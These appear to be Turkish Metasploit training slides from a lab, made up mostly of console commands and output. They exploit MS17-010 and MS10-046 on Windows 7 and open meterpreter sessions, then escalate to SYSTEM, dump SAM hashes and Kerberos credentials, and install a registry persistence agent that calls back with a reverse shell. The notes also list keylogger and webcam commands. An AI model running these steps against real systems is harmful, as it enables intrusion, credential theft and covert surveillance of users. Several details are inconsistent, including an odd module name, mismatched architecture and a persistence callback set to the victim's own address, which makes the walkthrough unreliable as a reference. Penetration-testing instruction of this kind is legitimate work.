Payload options (windows/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
----          -----          -----    -----
EXITFUNC      thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          10.5.30.128    yes       The listen address
LPORT          4444           yes       The listen port
> use exploit/windows/smb/ms17_010_永恒蓝
Exploit target:
=====
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
> set processname explorer.exe
> set rhost 10.5.30.172

msf exploit(ms17_010_永恒蓝) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : TEST-BILGISAYAR
OS            : Windows 7 (Build 7600).
Architecture   : x86
System Language: tr_TR
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```



- Öncelikle "?" ile help sayfası görüntülenir.

Core Command

Migrate, session, run, background gibi temel komutların olduğu bölümdür.

System Commands

Daha çok işletim sisteminin yönetimi ile ilgili komutları içerir.

User Interface Commands

Keylogger, screenshot gibi kullanıcının birebir etkileşiminin olduğu alanlarla ilgili komutları içerir.

- **File System Commands**
dosya ve klasör oluşturma silme, dizin gezme gibi temel dizin komutlarını içerir.
- **Networking Commands**
port yönlendirme, proxy, route gibi temel network komutlarını içerir.
- **Webcam Commands**
görüntü, ses ve video kaydı almak için gerekli komutları içerir.

“use” veya “load” ile harici modül yüklenebilir.

“getsystem” ile yetki yükseltmeye çalışır. *

“hashdump” ile SAM database’i dump edilebilir. *

* Gerekli haklara sahip ise

Meterpreter | Creds

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:858d7fccb3a89e3e1b9cb88775d385f0
test:1000:aad3b435b51404eeaad3b435b51404ee:69943c5e63b4d2c104dbbcc15138b72b:::
meterpreter > 
```


```
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
Username          Domain          Password
-----           -----
(null)            (null)          (null)
test              test-Bilgisayar  1
test-bilgisayar$ WORKGROUP      (null)
```

Attacker

```
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.5.30.128:4444
[*] Send vulnerable clients to \\10.5.30.128\cuAViIBGkGr\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://10.5.30.128:80/
[*] Server started.
```

Victim



```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -l
```

Active sessions

```
=====
```

Id	Type	Information	Connection
--	--	--	--
1	meterpreter x86/windows	test-Bilgisayar\test @ TEST-BILGISAYAR	10.5.30.128:4444

```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > 
```

```
>> msf > run persistence -U -i 5 -p 443 -r 192.168.1.71
```

- U : Kullanıcı log on olunca otomatik agent oto başlatılsın.
- i : Her x saniyede bir reverse shell isteği atsın.
- p : Port
- r : Target host
- L : Location
- P : Payload
- S : Boot olurken başlat

```
meterpreter > run persistence -U -i 10 -p 4444 -r 10.5.30.172
```

```
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.  
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]  
[*] Running Persistence Script  
[*] Resource file for cleanup created at /home/xubuntu/.msf4/logs/persistence/TEST-BILGISAYAR  
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.5.30.172 LPORT=4444  
[*] Persistent agent script is 99612 bytes long  
[+] Persistent Script written to C:\Users\test\AppData\Local\Temp\yaPfzP.vbs  
[*] Executing script C:\Users\test\AppData\Local\Temp\yaPfzP.vbs  
[+] Agent executed with PID 2636  
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\awxoKPaxf  
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\awxoKPaxf  
meterpreter > 
```

Persistence

The screenshot illustrates the process of creating a persistence mechanism. On the left, a Windows Registry Editor window shows a new key being created under 'REG_SZ' type at the path `C:\Users\test\AppData\Local\Temp\yaPfzP.vbs`. The key name is 'awxoKPaxf'. On the right, a File Explorer window displays the contents of the `C:\Users\test\AppData\Local\Temp` directory, which includes the file `yaPfzP.vbs`.

Dize Düzenle

Değer adı: awxoKPaxf

Değer yeri: C:\Users\test\AppData\Local\Temp\yaPfzP.vbs

Tamam İptal

REG_SZ C:\Users\test\AppData\Local\Temp\yaPfzP.vbs

Dize Düzenle

Değer adı: awxoKPaxf

Değer yeri: C:\Users\test\AppData\Local\Temp\yaPfzP.vbs

Tamam İptal

AppData Local Temp

Ara: Temp

Düzenle Açı Bununla paylaş

Ad	Değiştir
KTKURKUDUV.VBS	19.07.201
test.bmp	21.07.201
vqAJqwbKAqSc.vbs	18.07.201
WER-82134-0.sysdata.xml	20.07.201
yaPfzP.vbs	21.07.201

Kitaplıklar

Eklenecek !

Teşekkürler...